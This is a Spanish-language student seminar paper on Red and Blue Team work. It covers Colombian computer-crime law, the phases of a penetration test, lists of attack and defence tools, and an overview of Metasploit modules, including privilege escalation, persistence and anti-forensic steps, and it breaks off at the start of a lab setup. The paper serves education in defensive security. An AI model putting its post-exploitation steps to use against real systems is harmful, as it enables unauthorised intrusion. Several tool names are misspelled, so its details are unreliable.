CAPACIDADES TÉCNICAS, LEGALES Y DE GESTIÓN PARA EQUIPOS BLUE TEAM Y RED TEAM

ERLEDY MARÍN MAZO

UNIVERSIDAD NACIONAL ABIERTA Y A DISTANCIA – UNAD ESCUELA DE CIENCIAS BÁSICAS, TECNOLOGÍA E INGENIERÍA - ECBTI SEMINARIO ESPECIALIZADO: EQUIPOS ESTRATÉGICOS EN CIBERSEGURIDAD: RED TEAM & BLUE TEAM
2023

CAPACIDADES TÉCNICAS, LEGALES Y DE GESTIÓN PARA EQUIPOS BLUE TEAM Y RED TEAM

ERLEDY MARÍN MAZO

Director

John Freddy Quintero Tamayo

UNIVERSIDAD NACIONAL ABIERTA Y A DISTANCIA – UNAD ESCUELA DE CIENCIAS BÁSICAS, TECNOLOGÍA E INGENIERÍA - ECBTI SEMINARIO ESPECIALIZADO: EQUIPOS ESTRATÉGICOS EN CIBERSEGURIDAD: RED TEAM & BLUE TEAM
DOSQUEBRADAS
2023

CONTENIDO

Pág.

LISTA DE IMÁGENES

Pág.

LISTA DE TABLAS

Pág.

RESUMEN

En el presente trabajo se desarrolla un ejercicio bastante interesante con la utilización de herramientas especializadas en seguridad informática las cuales permiten desde la intrusión hasta la contención de ataques ocasionados de manera intencional con el fin de hallar huecos de seguridad y las soluciones pertinentes evidenciando el paso a paso para contrarrestar este tipo de ataques, además de aplicar de forma correcta estándares y marcos regulatorios que existen en Colombia enfocados en la ley de delitos informáticos como es la ley 1273 de 2009. Cabe resaltar que la seguridad informática es un tema donde las organizaciones están en la obligación de realizar contratación de personal capacitado e idóneo en seguridad informática con el fin de vigilar los recursos informáticos que allí se tienen y no se vea como un gasto sino como una inversión ya que se debe proteger el activo más importante como es la información, teniendo en cuenta que diariamente existen ataques de ciberseguridad a los diferentes sistemas de información causando daños incalculables y pérdidas económicas que van desde cierres de empresas hasta pagos por rescates de la misma, tomando como ejemplo uno de los últimos ataques cibernéticos ocasionado a la empresa IFX Networks, siendo esta una de las más grandes infraestructura segura en Colombia , la cual ha sido vulnerada la seguridad permitiendo el robo de información confidencial de muchos colombianos ocasionando pérdidas y retrasos de los diferentes procesos como salud entre otros.

GLOSARIO

- **ACTIVOS INFORMÁTICOS:** Son los recursos que utiliza un sistema de gestión de seguridad de la información para que las organizaciones funcionen y consigan los objetivos pactados por los directivos. Los activos de información se encuentran asociados directa o indirectamente con las demás dependencias.

- **ANÁLISIS DE RIESGO:** Es la implementación de un análisis sobre la información disponible, para identificar peligros y estimas las posibles vulnerabilidades del sistema.

- **BEATS**: Son agentes instalables en los dispositivos o servidores en los que se necesita recolectar registros de eventos y enviarlos a Logtash.

- **ELASTICSEARCH**: Permite almacenamiento y búsqueda de documentos.

- **ELK STACK:** Provee las funcionalidades modulares, frontend adaptable, permite crear reglas propias de detección de amenazas

- **IMPLEMENTAR:** poner en marcha, poner en funcionamiento, poner en práctica, poner por obra, aplicar, ejecutar, llevar a la práctica.

- **KALI LINUX:** Marco de trabajo de "hacker de sombrero blanco"; una versión bifurcada del sistema operativo Linux - utilizado para pruebas de penetración (contiene más de 600 herramientas de pruebas de penetración) y auditoría de seguridad.

- **KIBANA**: Permite construir visualizaciones de los datos almacenados en Elasticsearch

- **LOGTASH:** usado para llevar registros de diversas fuentes de eventos y como herramienta de análisis sintáctico.

- **METASPLOIT FRAMEWORK:** Software de pruebas de penetración que permite a los usuarios escribir, probar y ejecutar código de explotación.

- **NMAP:** También conocido como Network Mapper - se utiliza para escanear vulnerabilidades, identificar qué dispositivos se están ejecutando en un sistema, encontrar puertos abiertos y detectar riesgos de seguridad.

- **OPENVAS:** Open Vulnerability Assessment - escáner que detecta rápida y fácilmente problemas de seguridad en una serie de servidores y dispositivos de red.

- **OSSEC:** Permite establecer reglas de detección de amenazas, inteligencia sobre amenazas

- **OSSIM:** Conjunto de herramientas que incluyen: Descubrimiento e inventario de activos, evaluación de la vulnerabilidad, detección de intrusos, supervisión del comportamiento.

- **PENTESTING:** es un ataque malicioso simulado contra los sistemas informáticos que se usa para encontrar y verificar posibles vulnerabilidades

- **RECURSOS INFORMÁTICOS:** Los recursos informáticos son aquellos medios que utilizan la tecnología para llevar a cabo un propósito generalmente productivo, estos recursos pueden ser tangibles o intangibles.

- **RIESGOS:** Es el grado de exposición de un activo que permite el origen de una amenaza.

- **SECURITY UNIÓN:** Distribución de Linux utilizada para la caza de amenazas, la supervisión de la seguridad empresarial y la gestión de registros

- **SEGURIDAD:** Identificar la existencia de peligros, daños o riegos de la información.

- **SEGURIDAD PERIMETRAL:** Instalar equipos de comunicaciones en los que se establece políticas de seguridad necesarias para su óptimo funcionamiento los cuales están situados entre la red externa y red interna.

- **SISTEMA DE DETECCIÓN DE INTRUSOS:** Es un servicio que monitorea y analiza los eventos del sistema para encontrar y proporcionar en tiempo real o casi real advertencias de intentos de ingreso a los recursos del sistema de manera no autorizada.

- **VULNERABILIDAD**: Es la debilidad de un activo o grupo de activos de información que puede ser aprovechada por una amenaza, esta se caracteriza por falta de controles de seguridad.

- **WAZUH:** es una rama (fork) que nace de la herramienta OSSEC, catalogada también como Sistema de Detección de Intrusos basado en Servidor (HIDS: Host-based Intrusión Detection System).

- **WIRESHARK**: Analizador de protocolos de red que permite a los usuarios ver la actividad de la red a un nivel microscópico; se utiliza para la solución de problemas de red, el análisis, el desarrollo de software y de protocolos de comunicación, y la educación.

INTRODUCCIÓN

Las organizaciones están cada día expuestas a ataques cibernéticos de los diferentes sistemas informáticos que poseen, es por ello que se debe concientizar e invitar a los directivos que realicen contrataciones de personal profesional idóneo con el fin de contrarrestar este tipo de ataques ya que siempre estamos vulnerables ante cualquier evento que suceda, es de aclarar que más que un gasto es una inversión a corto plazo, ya que debemos proteger el activo más importante de cualquier organización, como es la información, ya que sin este sería casi imposible cumplir con los objetivos trazados en las instituciones.
Por esta razón es de gran importancia ir dando a conocer a los directivos de las organizaciones de implementar procesos con personal calificado para realizar de manera concertada entre las partes laboratorios que permitan ataques a los sistemas de información, con el fin de fortalecer las medidas de seguridad e implementarlas para estar preparados ante ataques reales que ejecutan los ciberdelincuentes con propósitos económicos, y ante todo salvaguardar los datos y brindar la protección adecuada.

Es necesario que ante todo se haga un análisis minucioso sobre la integridad, honestidad y ética profesional de las personas a contratar a liderar procesos tan importantes como es el de la seguridad informática, las cuales están relacionadas con los sistemas informáticos, brindando confianza y buenos resultados para las organizaciones y empresas.

Todo esfuerzo debe realizarse de acuerdo a estándares y marcos regulatorios que existen en Colombia enfocados en la ley de delitos informáticos como es la ley 1273 de 2009, donde básicamente es muy claro cada uno de los artículos haciendo énfasis en las causales y penas a las que se llegaren a aplicar por cualquiera de estos delitos que se cometan según la ley en mención.

1 OBJETIVOS

Objetivo General

Comprender la capacidad que tienen los equipos Blue Team y Read Team, con el fin de aplicarlos en cualquier organización a partir de la capacidad e idoneidad del personal especializado en ciberseguridad.

Objetivos Específicos

- Aplicar conceptos de protección de delitos informáticos a través de varios artículos según la ley 1273 de 2009, además de tener el conocimiento suficiente del uso de los procesos de pentesting y Metasploit.

- Analizar los casos específicos de la organización con respecto a acciones ilegales y de esta manera validar las leyes que protegen los aspectos de la seguridad informática.

- Realizar un ataque desde una máquina virtual Kali-Linux (origen) a otra máquina virtual de Windows 10 (objetivo), con el fin de encontrar las fallas que permiten fortalecer las medidas de seguridad para evitar daños a futuro, a través de Read Team.

- Identificar el problema específico la cual es ejecutada desde el equipo Blue Team, con el fin de contener los ataques ejecutados por los atacantes.

2 DESARROLLO DEL TRABAJO

2.1 ETAPA 1: CONCEPTOS EQUIPOS DE SEGURIDAD

2.2 DELITOS INFORMÁTICOS Y PROTECCIÓN DE DATOS PERSONALES

Ley 1273 de 2009: Esta ley permite preservar y defender la protección de la información y datos de manera integral de todos los sistemas que utilizan las TIC[1].

Artículo 269A: Acceso Abusivo a un sistema informático. Quien acceda sin autorización a un sistema informático protegido en contra de su voluntad, tendrá como pena de prisión de 48 a 96 meses y una multa de 100 a 1.000 salarios mínimos vigentes mensuales.

Artículo 269B: Obstaculización ilegítima de sistema informático o red de telecomunicación. Quien no tenga las facultades de manera categórica impida el funcionamiento o el acceso normal a un sistema informático tendrá una pena de prisión de 48 a 96 meses y multa pecuniaria ente 100 y 1.000 salarios mínimos vigentes mensuales.

Artículo 269C: Interceptación de datos informáticos. Quien sin una orden judicial intercepte datos en un sistema de información, incurrirá en una pena de prisión de 36 a 72 meses.

Artículo 269D: Daño Informático. Quien sin facultad destruya, borre, suprima datos informáticos, tendrá un apena de 48 a 96 meses de prisión y una multa entre 100 y 1.000 salarios mínimos legales vigentes.

Artículo 269E: Uso de software malicioso. Quien no esté facultado, traiga, distribuya software malicioso u otros programas de características dañinas, tendrá una pena de 48 a 96 meses de prisión y una multa de 100 a 1.000 salarios mínimos legales vigentes.

Artículo 269F: Violación de datos personales. Quien sin facultad ofrezca, trafique, sustraiga, envíe, compre, divulgue o modifique códigos personales, tendrá una pena de 48 a 96 meses de prisión y una multa de 100 a 1.000 salarios mínimos legales vigentes.

Artículo 269G: Suplantación de sitios web para capturar datos personales. Quien, sin facultad, desarrolle, trafique, venda, ejecute, programe o envíe enlaces o ventanas emergentes, tendrá una pena de 48 a 96 meses de prisión y una multa de 100 a 1.000 salarios mínimos legales vigentes. siempre que la conducta no constituya delito sancionado con pena más grave.

Artículo 269H: Circunstancias de agravación punitiva: los delitos penales tienen una agravación punitiva que se describe anteriormente generando un aumento hasta las tres cuartas partes. Este caso aplica para los delitos realizados en un sistemas informáticos o redes de comunicaciones oficiales o del sector financiero, también si son cometidas por un servidor público, en aprovechamiento de la confianza de la persona que posee la información, dando a conocer información que perjudique a otros, obteniendo provecho propio o para una tercera persona, además que se utilice con fines terroristas o utilizando a otra persona en su buena fe. Por estos delitos también se inhabilitará por 3 años para la realización de dichas actividades de su profesión relacionadas con sistemas de información.

De los atentados informáticos y otras infracciones

Artículo 269I: Hurto por medios informáticos y semejantes. Quien suplante a un usuario ante los sistemas de autenticación y de autorización establecidos, incurrirá en una pena señaladas en el artículo 240de este código

Artículo 269J: Transferencia no consentida de activos. para la transferencia sin consentimiento de activos por medio de manipulación de un sistema informático o programa de computador perjudicando a un tercero.

Ley 1581 de 2012, esta es regulada por La Superintendencia de Industria y Comercio
Ley Estatutaria 1581 de 2012 establece los derechos constitucionales que se tienen por las personas a conocer, actualizar y ratificar las informaciones que se hayan recogido sobre ellas en base de datos o archivos y demás derechos, libertades y garantías constitucionales.

_____
[1]Ley 1273 de 2009, [sitio web], 05 de enero de 2009, consultado del 14 de agosto de 2023, disponible en https://www.funcionpublica.gov.co/eva/gestornormativo/norma.php?i=34492

2.3 PENTESING O PRUEBAS DE PENETRACIÓN

Las pruebas de penetración se dividen en 5 etapas como son:


1. Recopilación, Planificación y Preparación.
2. Análisis de vulnerabilidades
3. Explotación de las Vulnerabilidades encontradas.
4. Post-Explotación.
5. Reporte

2.3.1 RECOPILACIÓN, PLANIFICACION Y PREPARACION. (Footprinting)

Siendo esta la etapa más importante de la prueba de penetración ya que se usa la herramienta **Nmap**, con el fin de explorar y recolectar toda la información de los sistemas a atacar y encontrar servicios detallados para cumplir con el objetivo deseado.

Imagen 1. Diagrama funcional de la arquitectura de red

Diagrama funcional de la arquitectura para las pruebas de Penetración, simulando una red con la configuración de varias máquinas virtuales, entre ellas una de Kali Linux, Windows 10, servidor Linux y la herramienta de monitoreo como es el SIEM Wazuh.



Fuente: Autor

Herramientas de software libre más utilizadas

Las herramientas de software libre utilizadas para este proceso son variadas, las hay de fuente libre, de pago, como también por subscripción y con el soporte de sus proveedores, estas herramientas se usan para realizar una serie de pruebas de penetración, como son conocidas en ciberseguridad, las cuales van desde almacenamiento de los registros de eventos y métricas como el **Tiempo Medio Hasta el Compromiso** (MTTC: Mean Time to Compromiso) que cuenta el tiempo que transcurre desde el minuto en que inicia el ataque hasta el momento en que pudo "comprometer" con éxito el objetivo, también registra el **Tiempo Medio Hasta la Escalada de Privilegios** (MTTP) que comienza al mismo tiempo que el MTTC, y va hasta el "compromiso" total, que es el momento en que otro proceso adquiere privilegios administrativos en el objetivo.
(ETTD: Estimated Time To Detection) y el **Tiempo Estimado Para la Recuperación** (ETTR: Estimated Time to Recovery),
Las herramientas que están destinadas a monitorear guardar los eventos son conocidas como "Información de Seguridad y Administración de Eventos" (SIEM: Security Information and Event Management) por sus siglas en inglés, costosas de adquirir y mantener a los inicios de su aparición, momento en el que no había mucha fuente libre y abierta, han evolucionado hasta ocupar un lugar muy importante en la industria de ciberseguridad, tanto así que grandes compañías como IBM, Amazon, Google y muchas otras las usan como parte de su negocio en línea, han llegado a ser la norma y son soportadas no solo por sus expertos sino también por una gran comunidad de expertos y aficionados que escudriñan, editan y aportan mejoras a las herramientas, llegando a ser costo efectivas, personalizables y confiables para las organizaciones a nivel global.
Algunas de estas herramientas son completamente de código abierto otras son una versión más simple de una versión empresarial con costo, de las más destacadas y usadas para este proceso son:
OSSIM: Conjunto de herramientas que incluyen: Descubrimiento e inventario de activos, evaluación de la vulnerabilidad, detección de intrusos, supervisión del comportamiento, correlación de eventos SIEM[2].
ELK Stack: Provee las funcionalidades modulares, frontend adaptable, permite crear reglas propias de detección de amenazas, está compuesto por **Logtash**: usado para llevar registros de diversas fuentes de eventos y como herramienta de análisis sintáctico, el motor búsqueda **Elasticsearch** que permite almacenamiento y búsqueda de documentos, datos y permite realizar búsquedas avanzadas sobre la información indexada por **Kibana** que permite construir visualizaciones de los datos almacenados en Elasticsearch y por últimos de **Beats** que son agentes instalables en los dispositivos o servidores en los que se necesita recolectar registros de eventos y enviarlos a Logtash.
OSSEC: Permite establecer reglas de detección de amenazas, está compuesto por un servicio de recolección de registros de eventos y agentes instalables en Linux, Windows, Unix, and Mac que recogen y procesan los registros para su análisis[2].

Provee un sistema de detección de intrusos, comprobación de integridad, monitoreo de cambios en el registro de Windows, detección de Rootkits y proporciona alertas.
Wazuh: es una rama (fork) que nace de la herramienta OSSEC, catalogada también como Sistema de Detección de Intrusos basado en Servidor (HIDS: Host-based Intrusión Detection System) que permite monitorear eventos para detectar amenazas a la seguridad, y ayuda a monitorear la integridad, responder a los incidentes, a cumplir con las normativas de seguridad. Está compuesto por el **Servidor de Detección de Intrusos**, las herramientas que componen **ELK** como **agregador** de registros de eventos, **agentes** de recolección de registro de eventos, **monitoreo** y el componente de **visualización** de datos.
Apache Metron: es un marco de seguridad que provee la funcionalidad de agregador de registros, almacenamiento de datos de gran volumen (Big Data), análisis de comportamiento y enriquecimiento de datos. Provee capacidad para **Lago de Datos** (Data Lake) de seguridad que proporciona una gran colección de datos para búsqueda para los análisis operativos. **Marco conectable** con analizadores para fuentes de datos de seguridad como pcap, NetFlow, bro, snort, fireye, Sourcefire, entre otros, un marco conectable para añadir nuevos analizadores personalizados para nuevas fuentes de datos como también provee extensiones enchufables para fuentes de información sobre amenazas y paneles de seguridad personalizables. **Aplicación de seguridad** con capacidades similares a las de las herramientas SIEM (alertas, información sobre amenazas, agentes para ingerir fuentes de datos) con utilidades de reproducción de paquetes, almacén de pruebas y servicios de caza utilizados habitualmente por los analistas del Centro Operaciones de Seguridad (SOC: Security Operations Center). **Plataforma de inteligencia sobre amenazas**: Proporciona técnicas de defensa de nueva generación que consisten en una clase de algoritmos de detección de anomalías y aprendizaje automático que pueden aplicarse en tiempo real a medida que los eventos se van sucediendo.

Atomic Red Team: Biblioteca de pruebas que los equipos de seguridad pueden ejecutar para evaluar las defensas de una red contra una amplia gama de ataques.
Kali Linux: Marco de trabajo de "hacker de sombrero blanco"; una versión bifurcada del sistema operativo Linux - utilizado para pruebas de penetración (contiene más de 600 herramientas de pruebas de penetración) y auditoría de seguridad.
Metasploit Framework: Software de pruebas de penetración que permite a los usuarios escribir, probar y ejecutar código de explotación.
Mito: Escáner de servidores web que comprueba más de 6.700 archivos/programas potencialmente peligrosos, más de 1.250 servidores obsoletos y problemas específicos de la versión en más de 270 servidores.
Nmap: también conocido como Network Mapper - se utiliza para escanear vulnerabilidades, identificar qué dispositivos se están ejecutando en un sistema, encontrar puertos abiertos y detectar riesgos de seguridad.
OpenVAS: Open Vulnerability Assessment - escáner que detecta rápida y fácilmente problemas de seguridad en una serie de servidores y dispositivos de red.

OSSEC: Es un Sistema de Detección de Intrusos basado en Servidor (HIDS: Host-based Intrusión Detection System) de Fuente Abierta usado para realizar análisis de registros, alertas basadas en el tiempo, respuesta activa y más[2].
Security Unión: Distribución de Linux utilizada para la caza de amenazas, la supervisión de la seguridad empresarial y la gestión de registros; sus numerosas "capas" incluyen herramientas como Snort/Suriticata, OSSEC, Squert, NetworkMiner y otras.
TheHive: Plataforma de respuesta a incidentes de seguridad escalable y de código abierto, diseñada para SOCs, CSIRTs, CERTs y cualquier profesional de la seguridad de la información que se ocupe de incidentes de seguridad que deban ser investigados y actuar con rapidez.
Wireshark: Analizador de protocolos de red que permite a los usuarios ver la actividad de la red a un nivel microscópico; se utiliza para la solución de problemas de red, el análisis, el desarrollo de software y de protocolos de comunicación, y la educación. Conclusión

Existe una serie de herramientas libre, de código abierto, la cual está a la vanguardia de la protección de los activos de una organización, como también de políticas, leyes nacionales e internacionales establecidas como apoyo a las organizaciones, marcos de referencia con estándares internacionales que permiten que cualquier empresa que quiera establecer una política de seguridad pueda implementarla.
Como consecuencia de seguir los estándares expuestos, una organización puede avanzar hacia una implementación más efectiva de ciberseguridad y tiene a su favor no solo las herramientas sino los estándares y respaldo de organizaciones dedicadas a ciberseguridad.
El uso de herramientas auto contenidas SIEM son una buena implementación de la automatización que también es primordial incluir dentro de las herramientas a implementar. Las herramientas SIEM permiten hacer seguimiento a los eventos de seguridad de manera constante, permite establecer los límites necesarios para controlar la seguridad perimetral[2].

_____
[2]AT&T, cybersecurity, servicios, [sitio web], 2022. Consultado el 7 de noviembre de 2022. Disponible en https://cybersecurity.att.com/products/ossim

2.3.2 ANÁLISIS DE VULNERABILIDADES

Con el objetivo de encontrar vulnerabilidades en alguno de los sistemas encontrados, se determina el sistema objetivo del ataque y los servicios vulnerables verificando que se cuenta con los programas de explotación para cada una de las vulnerabilidades que se van a explotar.

Las vulnerabilidades que más sobresalen son las siguientes:

- Pérdida del control de acceso
- Fallos criptográficos
- Inyección
- Diseño inseguro
- Configuración de seguridad defectuosa
- Componentes vulnerables y obsoletos
- Fallos de identificación y autenticación
- Fallos en el software y la integridad de los datos
- Fallos en el registro y supervisión de la seguridad
- Falsificación de solicitud del lado del servidor

Herramientas más utilizadas en esta fase:

- Nessus
- Owasp zap proxy
- BugBounty Recon
- Vega
- SurpSuite

2.3.3 EXPLOTACIÓN DE VULNERABILIDADES

Esta etapa está orientada en realizar cada uno de los exploits, con el fin de encontrar cada una de las vulnerabilidades identificadas.
El Blue Team también puede usar la herramienta dentro de la red interna para realizar el mismo análisis y endurecer o proteger adecuadamente los servicios expuestos.

Herramientas más utilizadas[3]:

- OpenVAS
- Nessus
- BeEF
- Metasploit Framework

- Routersploit
- PowerSploit
- SPARTA
- Xarp
- SQLMap
- BurpSuite
- Canvas

POS EXPLOTACION

Esta etapa tiene como finalidad obtener permisos y credenciales de mayor envergadura u otros sistemas con mayor importancia, crítica mediante el uso de Metasploit Post o Linux Exploit suggester con la finalidad de escalar privilegios y obtener una cuenta con los permisos suficientes habilitados sobre un sistema.
Con este proceso se intenta realizar las siguientes acciones:

- Obtener información confidencial
- Evadir diferentes formas de autenticación
- Realizar acciones al lado de los usuarios
- Ingresar a otros sistemas accesibles desde el sistema comprometido
- Ejecutar acciones sin el consentimiento de la organización comprometida

Herramientas a utilizar en esta fase[3]:

- Empire
- Enumdb
- Mimikats
- Poet
- Pwnat
- TheFatRat
- AutoSploit
- RemoteRecon
- Shellpop
- Arpag
- Ghostpack
- Metasploit
- PowerHub
- Netcat

2.3.4 REPORTE

Esta es la última fase donde se recomienda plasmar y documentar cada uno de los procedimientos paso a paso identificando las diferentes vulnerabilidades y dejando la evidencia de que acciones se tomaron para contrarrestar los ataques a los sistemas informáticos, es este caso es necesario realizar un informe ejecutivo para la junta directiva y otro técnico para el departamento TI.

Herramientas más utilizadas:

- Dradis
- Faraday
- Simple Vulnerability manager

---

[3]Cuáles son las fases del pentesting [sitio web], 21 de marzo de 2022, Consultado 14 de agosto de 2023, disponible en https://ciberseguridadbidaidea.com/fases-del-pentesting/

2.4 METASPLOIT

Es uno de los más interesantes marcos de prueba de penetración que tiene como finalidad encontrar las diferentes vulnerabilidades en un sistema informático antes de que los piratas ingresen a realizar ataques y sean explotados, en conclusión, el Metasploit es una especie de mecanismo de piratear, pero con permiso y así contrarrestar los ataques.
Al ser código abierto se puede personalizar y usar fácilmente en los diferentes sistemas operativos[6].

Metasploit Framework

Marco de código abierto basado en Ruby que usan los ciberdelincuentes con el fin de validar las diferentes vulnerabilidades de los sistemas informáticos utilizando además las mismas capacidades de Metasploit.
Hay que tener en cuenta que el Metasploit es una herramienta favorita entre los profesionales TI de seguridad desde el 2003, este proyecto es adquirido por Rapid7 de desde el 2009, desde entonces se ha desarrollado el Metasploit Pro, el cual permite a los usuarios una automatización total de las pruebas de penetración con funciones avanzadas que incluyen lo siguiente[4]:

- Explotación manual
- Evasión de antivirus de IPS /IDS
- Pivote de proxy
- Módulos posteriores a la exploración
- Limpieza de sesión
- Reutilización de credenciales
- Ingeniería social
- Generador de carga útil
- VPN pivotante
- Validación de vulnerabilidades
- Pruebas de aplicaciones web

Metasploit incluye más de 1677 exploits organizados en 25 plataformas, incluidas Android, PHP, Python, Java, Cisco entre otros[4].

Arquitectura

Consta de las siguientes fases:

- MSFConsole (Metasploit Framework Console): la interfaz Metasploit más usada, la consola Metasploit permite a los usuarios acceder a Metasploit Framework mediante una interfaz de línea de comandos interactiva.

- MSFWeb: interfaz basada en navegador que permite a los usuarios acceder al marco de Metasploit.
- Armitage: desarrollado por Raphael Mudge en 2013, Armitage es una interfaz gráfica de usuario basada en Java que permite a los equipos de seguridad colaborar compartiendo su acceso a hosts comprometidos.
- RPC (llamada a procedimiento remoto): permite a los usuarios manejar mediante programación Metasploit Framework usando servicios de llamada a procedimiento remoto (RPC) basados en HTTP. Además del Ruby nativo de Metasploit, los servicios RPC pueden operar a través de otros lenguajes, como Java, Python y C.

Las bibliotecas poseen diversas funciones de Metasploit Framework, donde los usuarios las pueden desarrollar sin escribir en código abierto.
Existen 3 bibliotecas de Metasploit:

- REX: habilita las tareas más básicas; contiene Base64, HTTP, SMB, SSL y Unicode.
- MSF Core: ofrece una API común y determina Metasploit Framework.
- Base de MSF: ofrece una API de fácil uso.

Además, usa un software denominado módulos, el cual tiene como función escanear, y explotar objetivos, estos se clasifican de la siguiente manera:

- Cargas útiles: Son código Shell que permiten ejecutar tareas exploratorias durante un ciberataque.
- Exploits: Es una ejecución de comandos de manera secuencial con el fin de aprovechar las debilidades de una aplicación y así obtener accesos a los sistemas.
- Publicaciones: Permite que los usuarios recopilen la información necesaria, con el fin de involucrarse en un sistema destino.
- Codificadores: Permiten el ocultamiento de cargas útiles, la cual permiten la no detección de los antivirus.
- NOP: generan secuencias aleatorias de bytes para contrarrestar los sistemas de detección de intrusiones.
- Auxiliares: Incluyen escaneo de puertos fuzzers y vulnerabilidades.

Las herramientas de Metasploit Framework usa en todas las etapas de preparación las pruebas de penetración donde se tiene en cuenta las siguientes:

- Recolección de información a través de (portscan / syn, portscan / tcp, srnb versión, db nmap, scanner / ftp / ftp_version y collect / shodan_search.
- Enumeración: usando (utilizando enumshares smb / srnb, enumusers smb / srnb y smb / srnb_login)
- Acceso: a través de cargas útiles

- Escalada de privilegios: a través de (meterpreter-use priv y meterpreter-getsystem)
- Mantener el acceso: a través de (meterpreter, ejecuta la persistencia)
- Cubriendo pistas: a través de (módulos anti-forenses posteriores a la explotación)

Se destacan los siguientes beneficios: (Simulación de escenario del mundo real, Automatización de tareas, Optimización de casos de negocios.

2.4.1 CVE y su Estructura

El CVE simplemente es una serie de fallas de manera identificada, las cuales están a disposición de cualquier persona, esto con el fin de que se pueda coordinar a través de los especialistas de TI y así priorizar y dar solución a las vulnerabilidades con el fin de reforzar la seguridad de los sistemas informáticos.

Hay que tener en cuenta que la asignación de los identificadores del CVE está a cargo por la CNA, representado por los principales proveedores (RedHat, IBM, Cisco, Oracle y Microsoft). En muchas ocasiones el identificador se asigna antes de que se publique la advertencia de seguridad, teniendo en cuenta que la mayoría de proveedores hacen dicha reserva hasta que encuentran la solución, una vez publicado los identificadores queda con el siguiente formato ("CVE-2023-12346567")[5].

Características de los CVE

- Solucionar de manera independiente
- El proveedor afectado las documenta
- Afectan una base del código

_____

[4]Noticias de ciberseguridad, ciberataques, vulnerabilidades informáticas [sitio web], enero de 2022, consultado del 18 de agosto de 2023, disponible en https://ciberseguridad.com/herramientas/pruebas-penetracion/metasploit-framework/


[5]El concepto de cve [sitio web], 25 de noviembre de 2021, consultado del 18 de agosto de 2023, disponible en https://www.redhat.com/es/topics/security/what-is-cve

[6]Qué es Metasploit [sitio web], 5 de julio de 2023, consultado del 18 de agosto de 2023, disponible en https://keepcoding.io/blog/que-es-metasploit-ciberseguridad/

2.5 BANCO DE TRABAJO

Paso 1: realizar el montaje de las máquinas virtuales de Kali Linux Y Windows 10 a través del virtualizador (VirtualBox).
En esta gráfica se observa que a través del VirtualBox existen varias máquinas instaladas entre ellas la de Kali-Linux y Windows 10, las cuales se encuentran encendidas.

